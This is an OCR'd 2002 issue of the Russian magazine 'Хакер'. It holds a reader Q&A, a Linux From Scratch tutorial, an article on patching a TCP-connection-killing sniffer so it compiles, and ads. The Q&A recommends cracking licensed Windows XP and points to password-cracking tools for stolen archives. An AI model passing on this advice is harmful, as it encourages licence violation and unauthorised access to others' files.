H: Насколько я понимаю, у тебя на сервере есть скрипт, у которого нужно поставить какой-нибудь атрибут (в данном случае исполняемости). Но даже если не у тебя на сервере, а у кого-то другого. В любом случае желателен FTP доступ к директории файлов и права на выполнение команды CHMOD. Если у тебя эти права есть, то с помощью любого FTP клиента задача решается просто - нужно войти в свойства файла. Чаще всего в программе присутствует какая-нибудь менюшка типа «File Permissions» (иногда в скобках добавляют CHMOD). Выбирай эту команду и там уже разберешься. Если ничего подобного не нашел, то ищи возможность выполнять свои команды (командную строку). Там попробуй написать любую из следующих строк:
CHMOD 755 ИмяФайла
или
SITE CHMOD 755 ИмяФайла
Вместо 755 устанавливаешь нужные тебе права.

<???> Я хотел спросить, когда голосуешь на сайте (максимум ведь 1 раз, да?), куда записываются данные о том, что ты уже сделал это, если не в кукис? Или инфа о тебе остается на сервере?

H: Инфа о проголосовавшем может оставаться как на сервере, так и на клиенте в виде плюшек, все зависит от программера, написавшего скрипт. Чаще всего в скриптах заложены оба метода, а владелец сайта сам выбирает нужный способ. Например, если на его сайте слишком много умников, которые любят накручивать опросы, то он может ограничить таких умников по IP. Тогда с одного IP можно проголосовать только один раз. На нашем сайте раньше не было ограничения по IP, но благодаря частой накрутке пришлось привязаться к айпишнику. Как только кто-то проголосовал, информация о его IP сразу заносится в специальную базу данных, и после этого с этого адреса голосование уже невозможно, пока не поменяется вопрос.

<???> Расскажи, пожалуйста: что такое логи и как/куда/зачем они ведутся?

H: Это такие файлики, в которые записывается любая активность. Например, серверная ОС может быть настроена на регистрацию любых событий, происходящих по сети. В этом случае ОС будет писать в логи любые попытки коннекта на любой порт сервера. Потом админ просматривает логи в поисках попыток атаки. Раньше смотрели вручную, а сейчас уже полно прог, которые автоматизируют этот процесс.

<???> Имеет ли смысл заглядывать самому в логи или можно довериться програм анализаторам?

H: Доверяться можно и даже нужно. Анализаторы умеют вычислять большинство стандартных атак, о которых ты даже и не знаешь. Но самому заглядывать туда тоже не помешало бы, потому что нестандартную атаку может определить только меткий глаз хорошего админа. И никакая прога-анализатор тут не поможет.

<???> Чем отличается NetBIOS от NetBEUI?

H: NetBIOS (Network Basic Input Output System) - базовая система сетевого ввода вывода. Эта система определяет только программную часть передачи данных, т.е. как должна работать программа. А вот как будут физически передаваться данные в этом документе, не говориться ни слова.
NetBEUI (NetBIOS Extended User Interface) - был разработан на пару лет позже и предназначен именно для описания физической части передачи данных протокола NetBIOS.
Итак, NetBIOS - это только программная часть, которая может использовать для физической передачи данных по сети другой протокол - NetBEUI, TCP/IP или IPX/SPX.

<???> На днях приобрел лицензионную версию Win XP. Все бы хорошо, кроме одного - слишком сильно тормозит. Пришлось обновить комп, после чего XP перестал грузиться. Переустановил, а повторная активизация не проходит. Где и что надо исправить?

H: Не советую тебе мучиться, и даже если ты купил лицензионную версию XP, все равно воспользуйся кряком и не активизируй свою копию в MS. Да, да, ты не ошибся, я предлагаю тебе крякнуть лицензионную XP. Ты заплатил деньги и можешь делать с компом что угодно. Хотя MS утверждала, что после тотального апгрейда повторная активизация возможна без проблем, на практике народ встречается с обратным. Так что все мои знакомые, не стесняясь, ставят кряк на легальную копию. Мы покупаем рабочую ОС, а не геморройную активизацию. Единственное, что ты теряешь - поддержку от MS.

<???> У меня к тебе один вопрос, могут ли меня хакнуть, зная моего провайдера и место жительство? И как от этого защитится? (firewall поставил)

H: У твоего провайдера очень много юзеров, и найти среди них именно тебя очень тяжело. Нужно знать еще твой IP, а его невозможно определить по месту жительства. Зная, где ты живешь, тебя могут хакнуть только дубинкой по голове, а от этого firewall не спасет :). Так что поставь себе железную дверь и надень каску.
Для защиты компа в сети в основном достаточно даже примитивного персонального брэндмауера. Ну а если ты любитель общественных мест (чаты, IRC-каналы), то можешь завести firewall посолиднее. В любом случае его достаточно.
Еще желательно поменьше лазить по незнакомым местам и не наезжать (особенно грубо) на других обитателей вселенной. Особенно не советую ругаться матом и посылать незнакомых на три и более букв. Это не только обезопасит тебя, но и покажет твои культуру и образование. Грубость никогда не была показателем большого ума!

<???> Когда я конекчусь с другом по гипертерминалу и мне посылают файл, модем утверждает, что скорость передачи ~61000 бит/с. Модем - 56K. В чем дело?

Н: Во-первых, 56 - это килобит. Если их умножить на 1024, то получаем 57344 бит/с, т.е. уже чуть больше. Во-вторых, терминал может показывать хоть 128к, но реальная скорость будет меньше. Это связано с тем, что терминалки часто показывают скорость работы с модемом, а не модема с сетью. А скорость работы с модемом определяется скоростью порта, куда ты воткнул свой момед.

<???> Как можно определить, что прога создает в процессе установки... и куда она это все распихивает?

Н: Бегом на http://www.sysinternals.com и качай «Regmon for Windows NT/9x» и «Filemon for Windows NT/9x». Первая из этих программ следит за всеми обращениями к реестру, а вторая к файлам. Если что не разберешь, то могу тебя только послать к статье «Методы снятия защиты с шароварных прог», которая была в Х полгода назад.

<???> Были вот у меня Win98, потом я их просто-напросто стер и просто поставил WinXP. Теперь при загрузке мне предлагается выбор - грузить XP или 98. Как от этого можно избавиться?

Н: Есть два способа:
1. На диске С: есть файл boot.ini (он скрыт, поэтому нужно, чтобы у тебя отображались скрытые файлы). Открой его и в строчке со словом timeout после «равно» поставь 0.
2. Нажми «Пуск», теперь правой кнопой по «Мой компьютер» и в появившемся меню выбирай пункт «Свойства». Появится окно «Свойства системы». Здесь перейди на закладку «Дополнительно» и нажми на кнопку «Параметры» в разделе «Загрузка и восстановление». Убери галочку с «Отображать список операционных систем» или введи время 0 сек.

Эти вопросы меня уже достали

Я уже давно создал на своем сайте www.cydsoft.com/vr-online раздел «Большой FAQ», где я выкладываю все часто задаваемые вопросы и ответы. Прежде чем задавать мне вопрос, посмотри, может на сайте уже есть ответ.

<???> Как можно взломать zip архив, на который поставлен на пароль?
Н: Если ты стырил защищенный паролем файл или просто у тебя проблемы с памятью и не можешь запомнить пароли на свои файлы, то запомни хотя бы этот адрес: www.passwords.ru. Здесь ты найдешь взломщика для разных типов архиваторов или MS Office.



TIPS&TRICKS

Приветствую Иван Скляров.
Относительно опубликованного в ХАКЕР'е ver 07.02. (43), на стр. 85 совета Миши: зачем писать bat-файл? (Напомню, Миша перечислил 3 способа, как сделать CD автоматически открывающий html-страницу расположенную на диске - И. С.). Bat не что иное как командная строка. Поэтому файл запуска будет выглядеть так:

```
[Autorun]
ICON=mydisk.ico
OPEN=start "index.html"
```

и никаких миганий консольных окон! (Замечу, что консольное окно все равно мигает, только значительно быстрее, чем в способе от Миши, т. к. не тратиться время на загрузку bat-файла. На быстрых машинах это незаметно, а вот на медленных можно ощутить всю прелесть появления черного экранчика - И. С.)

Maker lifemaker@yandex.ru

СОЗДАЕМ СВОЙ ЛИНУКС-ДИСТРИБУТИВ

Кирилл Тихонов (aka_shaman@mail.ru)

СОЗДАЕМ СВОЙ ЛИНУКС-ДИСТРИБУТИВ

Привет, многоуважаемый любитель Линукса. Наверняка ты уже давно поставил своего Пингвина и теперь радуешься жизни. Но позволь-ка спросить, какой дистрибутив ты используешь? Ответ очевиден: в преобладающем большинстве случаев это будет Red Hat, Mandrake, ASP, SuSe, в более редких случаях - Debian или Slackware. Почти все эти и многие другие дистрибутивы, коих в последнее время появилось невиданное множество, объединяет одно общее свойство - в них много ненужного лично тебе: большинство программ, идущих в поставке, ты и использовать не будешь. Сегодня я расскажу о том, как собрать свой дистрибутив Линукса, заточенный конкретно под свои нужды. А поможет нам в этом проект LFS.

Что есть LFS

Эта аббревиатура расшифровывается как Linux From Starch, что есть не что иное, как проект сборки ОС Линукс с нуля из исходников. Последняя версия (на момент написания статьи - 3.3) с пошаговым руководством по установке доступна на сайте http://www.linuxfromscratch.org. Тебе следует скачать LFS-book и LFS-packages-3.3 (можно качать как одним архивом, так и по частям). Система собирается на уже установленном Линуксе, в качестве которого подойдет любой дистрибутив, главное, чтобы в нем были компилятор и необходимые системные утилиты. Сборка LFS поможет тебе в полной мере разобраться в работе Линукса и, что наиболее важно, в том, как настроить его для твоих собственных нужд и задач. LFS занимает очень мало места, повторю, это связано с тем, что при установке с обычного дистрибутива обычно ставятся программы, которые ты никогда не будешь использовать или очень редко. А LFS нетрудно установить на 100 Мб, что не является пределом: LFS с веб-сервером Apache, на котором работает www.linuxfromscratch.org, занимает 8 Мб! В дальнейшем они планируют уменьшить размер своего сервера до 5 Мб. Попытайся-ка сделать это с Red Hat или с Mandrake =).

Конечно, устанавливать с дистрибутива удобнее и быстрее - на то он и дистрибутив, чтобы работать на любой машине. Но при компиляции своей версии Линукса, при помощи флагов оптимизации, можно добиться повышения производительности в среднем на 30%, т.е. практически на треть!

Приступим

Как я уже говорил, сборка производится на уже имеющемся Линуксе. Для начала надо подготовить раздел диска, куда ты будешь устанавливать LFS. Рекомендуется отдельная партиция размером 1 GB. Стандартная файловая система Линукс - ext2fs, однако все большую популярность завоевывают т.н. журналируемые файловые системы, и для LFS ты можешь выбрать любую доступную на сегодняшний день. Кстати, сам я использую Reiserfs.
После этого приступаем непосредственно к сборке, которая состоит из 2 этапов.

Этап первый

На этом этапе мы должны статически скомпилировать базовые утилиты, необходимые для работы LFS. При компиляции программа использует стандартные функции, такие, как открытие файла, вывод информации на экран и обеспечение взаимодействия с пользователем. Эти функции содержатся в библиотеках. Библиотека glibc, которую мы установим позже, одна из главных библиотек, содержащих эти используемые программами функции. Эти библиотеки очень большие, например, libc.a имеет размер 2,5 мб.

ПОЧЕМУ МЫ ИСПОЛЬЗУЕМ СТАТИЧЕСКУЮ КОМПИЛЯЦИЮ?

При статической компиляции код библиотеки добавляется к коду программы, существенно увеличивая ее размер, но таким образом не нарушается целостность. Когда же происходит динамическая компиляция, библиотека хранится в отдельном файле, а программы по мере надобности обращаются к нему. В результате чего все программы работают с одной копией библиотеки и имеют сравнительно меньший размер. Но после установки нового корневого каталога нашей новой системы библиотеки, находящиеся в каталогах /lib, /usr/lib, /usr/local/lib и т.д., будут недоступны, поэтому динамически скомпилированные программы не будут работать.

Вот почему при конфигурировании программ надо указывать флаги --enable-static-link, --disable-shared и --static.
В процессе установки на экране могут появляться предупреждения компилятора. На это не нужно обращать внимания, все идет пучком. В большинстве случаев это происходит из-за синтаксиса С или С++, т.е. некоторые исходные тексты используют старый стандарт этих языков, что не критично. Характерная особенность: при компиляции программ под рутом могут возникнуть проблемы. Это связано с тем, что некоторые старые файлы в системе могут быть переписаны новыми. Дабы этого избежать, мы будем компилировать программы из-под непривилегированного пользователя. Пусть раздел для LFS будет подмонтирован в /mnt/lfs. Для начала определим переменную LFS:

```
export LFS=/mnt/lfs
```

Теперь самое время создать пользователя lfs, из-под которого будем непосредственно устанавливать LFS:

```
useradd -s /bin/bash -m lfs &&
passwd lfs
```

После создания пользователя изменим/сменим владельца нашей новой партиции:

```
chown -R lfs $LFS
```

Теперь заходи в систему как lfs и создавай новый профиль для удобной работы:

```
cat > ~/.bash_profile << "EOF"
umask 022
LFS=/mnt/lfs
LC_ALL=POSIX
export LFS LC_ALL
EOF
source ~/.bash_profile
```

Все. Можно начинать установку.
Первым делом создадим дерево каталогов:

```
cd $LFS &&
mkdir -p bin boot dev/pts etc/opt
home lib mnt proc root sbin tmp var
```

TIPS&TRICKS

Ты давно заглядывал в /var/log? Говоришь тама ничего не понять? Хочу тебе немного помочь, чтоб хоть часть логов тебе удавалось понять. Так вот, главным системным логгером в *nix'ах является демон syslogd. /etc/syslog.conf - файл конфигурации для этого демона. Давай рассмотрим его поближе. Правила задаются двумя полями: что писать и куда. В свою очередь первое поле делится на [тип сообщения].[и его приоритет]. Типов немного: auth/authpriv/cron/daemon/kern/mail/news/uucp. Приоритет показывает демону, что писать, а что отправлять в космос. Всего приоритетов восемь, вот они в порядке убывания важности:

emerg - означает, что система почти (или уже :) рухнула;
alert - очень опасная ошибка, которую стоит немедленно устранить;
cirt - критическая ошибка, проблемы с софтом или железом;
err - сообщение об ошибке;
warning - обыкновенное предупреждение;
notice - уведомление;
info - сообщение от программы пользователю;
debug - отладочная информация;
none - используется для исключения сообщений;

Второе поле указывает syslog, что ему делать с сообщениями. Обычно все отсылается в папку /var/log/ в различные файлы (mail, messages, segure). Давай теперь рассмотрим небольшой примерчик:

*.info;mail.none;authpriv.none;cron.none /var/log/messages

получается, что сообщения со всех источников равные или большие уровня info пишутся в файл /var/log/messages, но сообщения от категории mail, authpriv и cron туда не попадают. С сообщениями от authpriv стоит обращаться осторожнее, т.е. писать их в недоступный простому смертному файл, потому что они могут содержать даже пароли в открытом виде.
Ну вот и все, удачи тебе в слежке за своим пингвином.

mioni mioni@mail.kz

```
opt &&
for dirname in $LFS/usr $LFS/usr/local
do
mkdir $dirname
cd $dirname
mkdir bin etc include lib sbin share src
ln -s share/man
ln -s share/doc
ln -s share/info
cd $dirname/share
mkdir dict doc info locale man nls misc terminfo zone-
info
cd $dirname/share/man
mkdir man{1,2,3,4,5,6,7,8}
done &&
cd $LFS/var &&
mkdir -p lock log mail run spool tmp opt cache lib/misc
local &&
cd $LFS/opt &&
mkdir bin doc include info lib man &&
cd $LFS/usr &&
ln -s ../var/tmp
```

Теперь самое время установить bash. Сначала надо проверить, есть ли у тебя файлы /usr/lib/libcurses.a и /usr/lib/libncurses.a. Если отсутствуют оба файла, тебе нужно установить пакет с названием ncurses-dev. Если этот пакет установлен или после установки, проверь еще раз наличие файлов. Если файл libcurses.a отсутствует, то надо создать ссылку:

```
cd /usr/lib &&
ln -s libncurses.a libcurses.a
```

После этого можно устанавливать bash:

```
./configure --enable-static-link --prefix=$LFS/usr --
bindir=$LFS/bin --with-curses &&
make &&
make install &&
cd $LFS/bin &&
ln -sf bash sh
```

Точно таким же образом устанавливаются и остальные программы: binutils, bzip2, diffutils, fileutils, gawk, gcc, grep, gzip, linux kernel, make, patch, sed, sh-utils, tar, texinfo, textutils. Инструкции по установке всего этого есть в LFS-book.
После этого создаем файлы passwd и group, монтируем файловую систему proc.
Все. Первый этап установки закончен.

Этап второй

На этом этапе мы должны установить одну из самых главных библиотек - glibc, и после этого уже динамически перекомпилить уже установленные программы и добавить некоторые новые. Для начала создадим профиль рута:

```
cat > $LFS/root/.bash_profile << "EOF"
# Begin /root/.bash_profile
PS1='\u:\w\$ '
PATH=/bin:/usr/bin:/sbin:/usr/sbin
export PS1 PATH
# End /root/.bash_profile
EOF
```

Теперь самое время залогиниться в нашу новую систему:

```
cd $LFS &&
chroot $LFS /usr/bin/env -i HOME=/root \
TERM=$TERM /bin/bash --login
```

Теперь в строке приглашения вместо имени стоит "I have no name!". Это нормально, просто мы еще не установили glibc. После этого меняем владельца всей нашей LFS-партиции на рута:

```
cd / &&
chown 0.0 . proc &&
chown -R 0.0 bin boot dev etc home lib mnt opt root
sbin tmp usr var
```

Мы используем 0.0 вместо root.root, так как мы еще не установили glibc. Устанавливаем glibc:

```
mknod -m 0666 /dev/null c 1 3 &&
touch /etc/ld.so.conf &&
cp malloc/Makefile malloc/Makefile.backup &&
sed 's%\$(PERL)%/usr/bin/perl%'
malloc/Makefile.backup > malloc/Makefile &&
cp login/Makefile login/Makefile.backup &&
sed 's/root/0/' login/Makefile.backup > login/Makefile
&&
mkdir ../glibc-build &&
cd ../glibc-build &&
../glibc-2.2.5/configure --prefix=/usr --enable-add-ons
--libexecdir=/usr/bin &&
echo "cross-compiling = no" > configparms &&
make &&
make install &&
make localedata/install-locales &&
exec /bin/bash --login
```


После этого в строке приглашения появляется заветное root, и мы можем динамически перекомпилить уже установленные программы и некоторые новые: install-log, makedev, man-pages, findutils, gawk, ncurses, vim, gcc, bison, less, groff, man, perl, m4, texinfo, autoconf, automake, bash, flex, file, libtool, bin86, binutils, bzip2, ed, gettext, kbd, diffutils, e2fsprogs, fileutils, grep, gzip, lilo, make, modutils, netkitbase, patch, procinfo, procps, psmisc, reiserfsprogs, sed, sh-utils, net-tools, shadow, sysklogd, sysvinit, tar, textutils, util-linux, lfs-bootscripts.
Обращаю внимание, что после компиляции glibc устанавливаем install-log. Это я добавил от себя, в LFS-book этого нет, но в дальнейшем это сильно облегчит жизнь. Взять его можно здесь: http://prdownload.sourceforge.net/install-log/install-log-1.9.tar.bz2 Смело устанавливаем:

```
make &&
cp install-log /usr/bin &&
cp install-log.1 /usr/share/man/man1 &&
cp install-log.rc /etc &&
mkdir /var/install-logs &&
touch /var/install-logs/.timestamp
```

После установки каждой программы вызывай install-log filename, и в директории /var/install-logs получаем в директории /var/install-logs текстовый файл с именем filename, содержащий имена установленных файлов. Теперь создаем профиль редактора vim, конфигурируем glibc, устанавливаем системное время, конфигурируем динамическую загрузку библиотек, демон syslogd, shadow, sysvinit, клавиатуру, сеть и т.д. После этого компилируем ядро, добавляем его в LILO и получаем свежеустановленный и вполне работоспособный Linux. Инструкция по сборке написана нормально, и при минимальном знании английского языка ее можно понять. И еще: по умолчанию LFS совершенно небезопасен =/, поэтому этому аспекту надо уделить повышенное внимание.
Ну вот, вроде и все. Будут вопросы - пиши, чем смогу - помогу.



ОТКРЫТА РЕДАКЦИОННАЯ ПОДПИСКА!



ТЕПЕРЬ ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ НА ЛЮБОЙ РОССИЙСКИЙ АДРЕС

ДЛЯ ЭТОГО НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию)

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета **Хакер - 80** рублей и **Хакер+CD - 110** рублей за 1 журнал. В стоимость подписки включена доставка заказной бандеролью.

3. Перечислить стоимость подписки через сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд", с пометкой "Редакционная подписка"
или по электронной почте
subscribe_x@gameland.ru
или по факсу 924-9694
(с пометкой "редакционная подписка").

БОНУС

При оформлении годовой подписки на 2003 год - 2 свежих номера в подарок!!!
При оформлении подписки на 1-е полугодие 2003 года - один журнала в подарок!!!

ВНИМАНИЕ!

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с ноября.
Подписка оформляется на любой срок.

СПРАВКИ
по электронной почте
subscribe_x@gameland.ru
или по тел. (095)292-3908, 292-5463

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "Хакер"

2002г. ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐
2003г. ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐
(месяцы)

(отметьте квадраты, соответствующие календарным месяцам выхода журнала, которые вы хотели бы получить)

Ф.И.О.

ПОЧТОВЫЙ АДРЕС: индекс　　　　　　　　область/край

Город/село　　　　　　　　ул.

Дом　　　　корп.　　　　кв..　　　　код　　　　тел.

Сумма оплаты

Подпись　　　　　　　　Дата　　　　　　　　e-mail:

Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО"ГеймЛэнд"

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "Хакер" за　　　　200_г.	

Подпись плательщика

Кассир

ИНН 7729410015 ООО"ГеймЛэнд"

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "Хакер" за　　　　200_г.	

Подпись плательщика

Квитанция

Кассир

Andrushock (andrushock@fromru.com)

ПРОПАТЧИМ ВСЕ ОТ А ДО Я!

ВСЯ ТЕХНОЛОГИЯ СОЗДАНИЯ ПАТЧЕЙ

Салют, читатель! Наверняка за все время сидения в *никсах ты не раз попадал в такую ситуацию, когда путем неимоверных усилий, нагона тонны трафика или траты драгоценного диалапного времени ты, наконец, качнул архинужную прогу, но облом-с: она не скомпилилась. После этого в квартире/офисе/IRC-канале начинает стоять трехэтажный <censored> вместе с мыслями по поводу затраченного времени. Однако сухари заранее сушить не стоит. Давай посмотрим, что можно сделать в подобной ситуации.

Выявляем корень

В чем причина неудачной компиляции? Попробуем ответить на этот вопрос. Итак, программа в большинстве случаев не собирается из-за:

1) Отсутствия в системе нужных ей заголовков и библиотек (например, пакетов -devel; для сетевых утилит же обычно требуются libpcap, libnids, libnet).
2) Более ранних версий библиотек, чем требуемые программой.
3) Неверного для твоей системы указания путей, например, к заголовкам ядра или некоторым зависимостям.
4) Синтаксических ошибок в сырцах, сделанных иногда даже сознательно, к примеру, когда кодер сам не хочет, чтобы его прогу кто-то скомпилил. Такое бывает в исходниках потенциально очень опасных эксплоитов, дабы отстранить от их использования добрую часть script kiddies. За экзамплом далеко ходить не нужно: стоит вспомнить недавний 7350nxt.c для BIND 8.2.x.
5) Ошибок в компоновке и т.д.

Выгоняем всех из Интернета

На бескрайних просторах всемирной паутины мною была добыта утилитка phoenix (http://www.team-teso.net/releases/phoenix.tar.gz), сочетающая в себе
возможности сниффера (правда, очень бедные, но для образовательных целей может пригодиться) и роль убийцы TCP-соединений для вполне безобидных
целей: уменьшить количество входящего трафика и высвободить время сотрудникам конторы/хз-чего-там для работы ;). Распаковав архив: tar zxvf phoenix.tar.gz, переходим в созданный каталог, дрожащими руками набираем make all и через пару секунд видим несколько предупреждений и ошибку сборки программы. Но не удивляйся - именно поэтому мы и скачали эту программу, чтобы заставить ее таки нормально скомпилиться. В этот момент главное не забиваться в угол, не перегружаться в винду и не паниковать. Давай лучше посмотрим в файл packet.c, собственно, главного виновника происшедшего, особенно на номера строк и те функции, которые к нам попали в stderr.
При внимательном рассмотрении можно увидеть, что у warning'овых функций не хватает приставки "libnet_" (моя /dev/intuition подсказывает, что программер умышленно сделал такие ошибки, век ирки не видать :). Например, видим функцию do_checksum (buf, IPPROTO_TCP, TCP_H), где произошла ошибка, и доводим до ума:
libnet_do_checksum (buf, IPPROTO_TCP, TCP_H).
Разобрался? Отлично! Но не спеши править сырцы - сначала сделаем резервную копию packet.c: cp packet.c packet.c.orig
Все, вносим необходимые изменения в packet.c и делаем патч:
diff -Naur packet.c.orig packet.c > phoenix.patch
Программа diff, выходной поток которой мы перенаправили в новый файл, как раз занимается тем, что находит разницу между содержимым текстовых файлов.
Теперь phoenix.patch запиши в какое-нибудь другое место и стирай диру phoenix вместе с контентом. Пришло время, дорогой мой друг, проверить наш патч в действии!

Патч представляет собой простой текст отличий между старой и новой версиями файла. Для использовании заплатки необходимо передать выходной поток программы diff на вход утилиты patch. Текстовка патча содержит информацию по удалению, добавлению или замене в файле некоторых участков кода. Патчи получили широкое распространение благодаря своему гораздо меньшему размеру, чем полное дерево исходников программного пакета. Подробнее о diff, patch и их параметрах можно ознакомиться, как всегда, в манах: man diff, man patch.

Итак, заново распаковываем архив, переходим в появившийся каталог, копируем туда наш phoenix.patch и патчим:
patch -p0 < phoenix.patch
Готово! Теперь можно компилить. Как видишь, прога замечательно и без вопросов собралась ;).

NEXT

Юниксоид

ПРОПАТЧИМ ВСЕ ОТ А ДО Я!

Andrushock (andrushock@fromru.com)



Пропатченный phoenix в работе

Примечание: если у тебя несколько сетевых карточек, то тебе может понадобиться изменить значение переменной в файле phoenix.c , строка 23: char *interface = "eth0"; для того, чтобы заставить сниффер прослушивать нужный тебе сетевой интерфейс.

Для уменьшения патча в размерах архивируем его:
gzip -9v phoenix.patch
Не рекомендуется использовать архиватор bzip2, несмотря на его лучшую степень компрессии, так как его, по умолчанию, может не оказаться в некоторых системах, например, в OpenBSD.
Все, diff'чик уже можно выкладывать на своей хоумпаге, насильно распространять среди друзей или отсылать девелоперу по дефолту некомпилящейся тулзы, чтобы исправить найденные в ней тобой баги и/или добавить новую рулезную фичу :).

Зашифруй себя самого

Для закрепления материала :) давай рассмотрим еще один случай создания патча на примере отличной приблуды BestCrypt, служащей для создания под линуксом криптованных дисков. Она поддерживает несколько алгоритмов шифрования, в том числе Blowfish, и имеет возможность создания томов как с использованием файловой системы msdos, так и ext2. Проблема заключается в том, что в различных дистрибах Пингвина исходники и header'ы ядра находятся в разных местах. Для решения данной коллизии разработчики BestCrypt предлагают нам перекомпилить ядро, модули etc. Но так как мы ленивые, мы пойдем принципиально другим путем ;).

Blowfish - симметричный алгоритм шифрования. Для шифрования и дешифровки используются одни и те же алгоритмы и одинаковый секретный ключ. Некоторые характеристики: разработан специально для 32-битных машин, быстрее алгоритма DES, 64-битный блочный шифратор, ключ переменной длины до 448 бит. В OpenBSD пароли по умолчанию шифруются именно им.

Ниже по тексту мы глянем, как обстоят дела у этой проги с Red Hat based дистрибутивами. Распаковываемся: tar zxvf BestCrypt-0.8-9.tar.gz . Теперь попробуй для теста собрать: make. Через некоторое время увидишь, что ошибка произошла в подкаталоге mod-0.8-9. Лезем в эту поддиректорию, здесь нас будут интересовать два файла с описаниями сборки: Makefile и Makefile.alg . Как всегда, сначала делаем их копии:
cp Makefile Makefile.orig
cp Makefile.alg Makefile.alg.orig
В обоих файлах в строчке KERNEL_INCLUDE_DIR = /usr/src/linux/include как раз содержится инфа о местонахождении заголовков нашего ядрышка. Так как она не верна, то нам придется наставить ее на путь истинный :):
KERN_VERSION = $(shell /bin/uname -r)
KERNEL_INCLUDE_DIR = /lib/modules/$(KERN_VERSION)/-build/include/
Тем самым мы также сделали наше описание KERNEL_INCLUDE_DIR независимым от версии ядра.
После окончания правки переходим на каталог выше: cd .. и колбасим патч, хотя, чтобы обрести в некоторых кругах известность, можно добавить в него копилефты и пастерайты первой строчкой:
echo \$BestCrypt v0.8-9: bcrypt.patch v1.0, 21/04/2002 Andrushock andrushock@fromru.com Exp$ > bcrypt.patch
diff -Naur mod-0.8-9/Makefile.orig mod-0.8-9/Makefile >> bcrypt.patch

Работает как лошадка :)

diff -Naur mod-0.8-9/Makefile.alg.orig mod-0.8-9/Makefile.alg >> bcrypt.patch
Да, и крайне желательно отдельным файлом внести для потомков пояснения и описание к твоему патчу:
touch bcrypt.patch.txt
vi bcrypt.patch.txt
С примерно таким содержанием:
"Данный патч исправляет ошибки при компиляции BestCrypt v0.8.9 для Red Hat based дистрибутивов.
Использование патча:
patch -p0 < bcrypt.patch
Компиляция и инсталляция BestCrypt:
make
make install
Запуск:
/etc/rc.d/init.d/bcrypt start "
Вот и все, осталось только создать архив:
tar cvf bcrypt-patch.tar bcrypt.patch bcrypt.patch.txt
gzip -9v bcrypt-patch.tar
На выходе получим уже известный тебе таргзэ.

Общие рекомендации по уламыванию

Перво-наперво проверяй контрольную сумму скачанных тобой файлов утилитой md5sum; внимательно читай прилагающуюся к проге документацию, особенно разделы про установку и "часто задаваемые вопросы", в народе известные как FAQ; изучи список операционных систем и платформ, на которых она была протестирована; если тузла действительно стоящая, то подпишись на ее список рассылки; не забывай, что новая версия не всегда лучше старой, также, если новая не собирается, попробуй слить версию на ревизию ниже или вообще поискать аналог; не старайся качать файлы, имеющие в названии слова: test, pre, unstable, development_stage - эти версии выпускаются только для тестеров, разработчиков и сорвиголов, желающих раньше всех заценить новые баги и фичи; попробуй поискать уже собранный пакадж для твоего дистриба; не бойся править сырцы, хотя всегда обращай внимание - под какой лицензией распространяется прога :); внимательно просматривай предупреждения и/или ошибки (желательно под рукой иметь справочник с их перечнем и описанием) компилятора, попытайся понять откуда растут грабли; пробуй собрать другим компилером/другой версией твоего компилятора (например, некоторые проги просто не выносят gcc версий 2.7x и редхатовский 2.96, идеальным вариантом будет использование пропатченного gcc 2.95.3); не ленись перед установкой проги набирать ./configure --help | more (если этот скрипт присутствует), "поиграй" с его аргументами и исключай все, что тебе не нужно: компактней прога - меньше багов, меньше вероятности ошибки при компиляции, меньше места, меньше потенциальных проблем (зачем подвергать себя ненужному риску?); если ничего не помогло, и твоих знаний в кодинге не хватает, чтобы залатать ошибки, не стесняйся, пиши отчет либо разработчику (естественно, на английском, форма багрепорта обычно прилагается), либо в список рассылки этой проги (только сначала ознакомься с архивом рассылки, чтобы избежать повторений - вдруг эту тему уже 10 раз обсуждали) и в крайнем случае жди следующего релиза этой несдающейся тулзы.

Вместо P.S.

Конечно, можно на ночь затариться горючим, сесть за любимый комп, по правую руку от себя положив толстенную книжку по программингу на С, а по левую - еще более толстую по юниксу, и безвылазно втыкать, заморачиваться, дебагить, кодить, патчить etc. Но, имхо, лучшим вариантом будет обсуждение и решение трабл в цитадели хакеров, админов и адванчед узеров - IRC. Это как спорт, как соревнование, когда 15-20 единомышленников на канале жуют, раскладывают по полочкам, опять собирают и все же заставляют работать капризную программу. Так что приобщайся ;).

Вместо P.S./2

К сожалению, в рамках небольшой статьи невозможно охватить все, но я надеюсь, что основа для проникновения в сокровенные места программ у тебя уже появилась (про девчонок тоже не забывай =). На этом пока все, надеюсь, я тебя не утомил, шли патчи, мыло наверху.

/quit Andrushock not supported by kernel



ИНТЕРНЕТ
и ИНТЕРНЕТ-ТЕЛЕФОНИЯ
ДЛЯ ВСЕХ

Коммутируемый доступ
Широкополосный доступ
Интернет-телефония
Информационные услуги
Домашние сети
Хостинг
Почта



с 1 СЕНТЯБРЯ тарифы снижены на 20%

Дневной повременной тариф, г. Москва
С 09:30 до 20:00 часов **-0,60 у.е./час**

Вечерний повременной тариф, г. Москва
С 20:00 до 02:00 часов **- 0,75 у.е./час**

Ночной повременной тариф, г. Москва
С 02:00 до 09:30 часов **- 0,20у.е./час**

Тариф "День и ночь" **NEW!**
40 часов днем и бесплатно ночью
с 02:00 до 09:30 часов **- 24,5 у.е./месяц**

753 8282

http://tochka.ru

ШИРОКОПОЛОСНЫЙ ДОСТУП:
тарифы "Московский" и "Столичный"
*подключение - от $166**
*абонентская плата - от $30**

*Цены указаны в долларах США без учета НДС и НП.

